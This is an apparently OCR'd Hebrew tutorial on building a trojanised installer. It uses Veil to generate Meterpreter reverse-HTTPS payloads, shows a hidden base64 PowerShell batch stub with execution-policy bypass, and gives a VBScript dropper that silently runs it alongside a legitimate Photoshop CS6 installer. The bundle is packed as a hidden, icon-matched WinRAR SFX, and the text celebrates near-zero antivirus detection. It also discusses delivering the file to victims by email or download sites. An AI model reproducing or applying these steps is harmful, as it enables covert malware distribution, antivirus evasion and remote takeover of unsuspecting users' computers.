


Veil מוציא לנו 3 קבצים במקרה זה:


1. **Payload File**: קובץ Python לא מקומפל המכיל את ה-Payload שלנו.
2. **Handler File**: קובץ המכיל את רצף פקודות ה-Metasploit להפעלת Handler שמתאים לפלט ש-Veil הוציאה. ניתן להפעיל את ה-Handler File באמצעות הדגל -r כך:

```
msfconsole -r py_meter_revhttps_handler.rc
```

3. **Compiled File**: ה-Payload לאחר שעבר קימפול בעזרת PyInstaller. זהו קובץ ההרצה. ימצא בתוך התיקייה veil-output/compiled:



שימו לב ש-Veil מבקשת **לא להעלות** את הפלטים לסורקי אנטי-וירוס ב-Cloud. למטרת המאמר, נחרוג ממנהגנו ונעלה את הקובץ לבדיקה:



5/54 אנטי-וירוסים זיהו את ה-Meterpreter שלנו, מכובד. אנחנו מתקדמים. אנומאלי? קצת פחות.

אבל האם זה מספיק לנו?

אם נסתכל כמה צעדים קדימה, נצטרך למצוא דרך להשתיל את הפוגען שלנו במחשב הקורבן. אחת הדרכים הנפוצות לכך, אם לא הנפוצה ביותר, היא שימוש בהנדסה חברתית (Social Engineering). נוכל לשגר e-Mail המכיל את הפוגען שלנו **כצרופה** או לחילופין להעלות את הפוגען לאתר אינטרנט ולגרום לקורבנות להוריד אותו (כמובן שקיימים וקטורי הדבקה נוספים). משתמשים חדי-ראיה **יכולים לזהות** שהתוכנה שהורידו לא עובדת, ואולי אפילו יפתחו Process-Explorer - יכול קצת להדאיג אותנו, לא? לכן, זה לא מספיק לנו.


Powershell

Powershell (בעברית: קונכיה חזקה. סתם, מעטפת חזקה) היא שמה של סביבת עבודה לאוטומציה של משימות של חברת Microsoft, המכילה ממשק שורת פקודה ושפת Script (על פי ויקיפדיה).


Powershell הוא CMD על סטרואידים. **מותקן באופן דיפולטי** בכל מערכת Windows 7 ומעלה. אנשי IT אוהבים להשתמש בשפה: היא נוחה, מהירה, מודולארית **ודיפולטית** בסביבת Microsoft.

מכלל הסיבות ובפרט מהאחרונה, גם אנשי Security והאקרים שמחים להשתמש בה. דוגמה לכך היא, Nishang Framework - סביבת כלים הנוצרה למטרת בדיקות חדירות ונכתבה ב-Powershell.

Veil מאפשרת לנו ליצור Powershell Payloads. ברשימת ה-Payloads נבחר את מספר 17, powershell/meterpreter/rev_https, לאחר מכן נגדיר את הפרמטרים ונג'נרט:



והתוצאה:



שימו לב - בשונה מהפעם הקודמת, הפעם Veil **לא** מוציאה לנו קובץ EXE אלא קובץ BAT. מה הוא מכיל?


בואו נציץ:

```
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
```

ממבט חטוף ניתן לראות שקיימת פקודה להפעלת Powershell.exe עם מספר פרמטרים. נתקדם:

```

($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVRtb9tGDP7uX0EIN0BCLEV+WZpYCNDUbt
```

ה-Payload שלנו מוצג בקידוד Base64, והוא מורץ ישירות בזיכרון ע"י Powershell. מקסים. מה היתרון בקבצי BAT? **אנטי-וירוסים לא סורקים אותם!** קבצי BAT אינם קבצי הרצה אלא קבצי Script בעלי כוונות לגיטימיות (בד"כ). שוב נחרוג ממנהגנו ונעלה את הקובץ ל-VirusTotal:



מדהים! קיבלנו Meterpreter בגודל 3KB בלבד **שלא מזוהה ע"י שום אנטי-וירוס**. מה כבר יכולנו לבקש?

ואיך נשלב את התוכנה הלגיטימית?


WinRAR, מכירים? אחת התוכנות המובילות בתחום הדחיסה והחילוץ של קבצים. לא ייתכן שתוכנה כזו נפוצה מאפשרת לנו ליצור Backdoor בצורה פשוטה... או שכן?

הכירו את SFX (ר"ת Self-Extracting) הוא פורמט דחיסה המחולל Executable, קובץ הרצה, המכיל בתוכו קבצים. לחיצה כפולה על הקובץ - תחלץ את הקבצים.. ואולי גם תריץ אותם?


נשתול את הפוגען שלנו בתוך קובץ התקנה לגיטימי של Photoshop CS6. שימו לב שביכולתכם לבחור כל קובץ הרצה שעולה על רוחכם (משחק, תוכנה וכו'..) ולבצע עליו את אותו התהליך.

השלב הראשון הוא חילוץ ה-Icon של התוכנה הלגיטימית. נבצע זאת עם התוכנה Resource Hacker.


נגרור את הקובץ לתוך Resource Hacker, נעמוד על האייקון שברצוננו לחלץ ונלחץ על action → Save Icon:



נשמור את קובץ ה-ico בתיקייה:




נעתיק את קובץ ה-BAT הזדוני (זה שיצרנו ב-Veil ויריץ את Meterpreter) לאותה תיקייה:




מאחר ו-Winrar SFX תומך בהרצה של קובץ אחד בלבד לאחר החילוץ, ניצור VBScript פשוט שיכיל 2 שורות קוד בלבד ויריץ גם את ה-Payload וגם את ההתקנה של Photoshop, **בצורה שקטה**:

```
CreateObject("Wscript.Shell").Run "powershell.bat", 0, False
CreateObject("Wscript.Shell").Run "Photoshop CS6 Installer.exe", 0, False
```


נשמור אותו כ-dropper.vbs:




נסמן את הקבצים ונלחץ על "Add to archive":



בחירה בארכיון מסוג SFX "מוצק", כלומר - קובץ הרצה 1:




להגדרות SFX מתקדמות ננווט אל Advance → SFX Options:




בלשונית General נגדיר 2 דברים:

1. חילוץ הקבצים לתיקיית המערכת TEMP.
2. הרצה **אוטומטית** של ה-dropper **לאחר החילוץ**.




תחת הלשונית Modes נגדיר:

1. חילוץ לתיקייה זמנית.
2. הסתרת הקבצים במערכת.




לאמינות מושלמת, נוסיף את ה-Icon שחילצנו באמצעות Resource Hacker:




התוצאה, נא למצוא את ההבדלים:

Photoshop CS6 Installer.exe	9/25/2013 7:46 PM	Application	129,895 KB	נקי
Photoshop.exe	11/8/2014 11:21 PM	Application	129,473 KB	מורעל

נפעיל את ה-Handler File ש-Veil יצרה לנו קודם במכונת התקיפה:




הרצת ה-Photoshop המורעל, אצל הקורבן:




ניתן לראות שהחלון היחידי שנפתח הוא חלון ההתקנה הרגיל של Photoshop. ההתקנה תעבוד, ובסופה, המשתמש יקבל Photoshop חדש ועובד במחשב. אבל, מה המשתמש לא יודע? ☺

אם נציץ על ה-Handler שלנו במכונת התקיפה נקבל הפתעה נעימה:



המשתמש קיבל Photoshop חדש דנדש, אבל אנחנו קיבלנו Shell על המחשב שלו. עכשיו תגידו לי אתם, מה יותר שווה? ;)

לסיום, נעלה את "החבילה" שיצרנו ל-VirusTotal בשביל לבדוק כמה אנטי-וירוסים מזהים אותה כזדונית:



virustotal

SHA256: a4dba14dcc698cbc385bfdf0d5dc47acd3b95aa6b6fc79e2565a8bd9a310f7a3
שם קובץ: Photoshop.exe
יחס זיהוי: 1 / 49
תאריך ניתוח: 2014-11-08 21:48:28 UTC (1 דקה לפני)

ניתוח | פרטי קובץ | מידע נוסף | תגובות | הצבעות


אנטי-וירוס	תוצאה	עדכן
Zoner	Trojan.CoinMiner.CP	20141107
AVG	✓	20141108
AVware	✓	20141108
Ad-Aware	✓	20141108
AegisLab	✓	20141108
Agnitum	✓	20141108
AhnLab-V3	✓	20141108
Antiy-AVL	✓	20141108
Avast	✓	20141108
Avira	✓	20141108
Baidu-International	✓	20141107
BitDefender	✓	20141108
Bkav	✓	20141107

1/49! כאשר 6 AV's בכלל לא מעוניינים לסרוק את הקובץ. CoinMiner? פחות...

Post-Exploitation

אם השגנו shell על העמדה, אנחנו נמצאים בשלב שנקרא Post-Exploitation, וכעת אמורה להיות לנו האפשרות לבצע את הפעולות שאנחנו רוצים על עמדת הקורבן. כמו שכולנו יודעים - אמור זה שם של דג (אמורה זאת כנראה בת-זוגו).

UAC (ר"ת User Access Control) היא טכנולוגיה המהווה תשתית אבטחה שהוצגה לראשונה במערכת ההפעלה Windows Vista וקיימת גם במערכות הפעלה 7 ו-8. כולכם מכירים אותה - תמונה אחת שווה 1000 מילים:



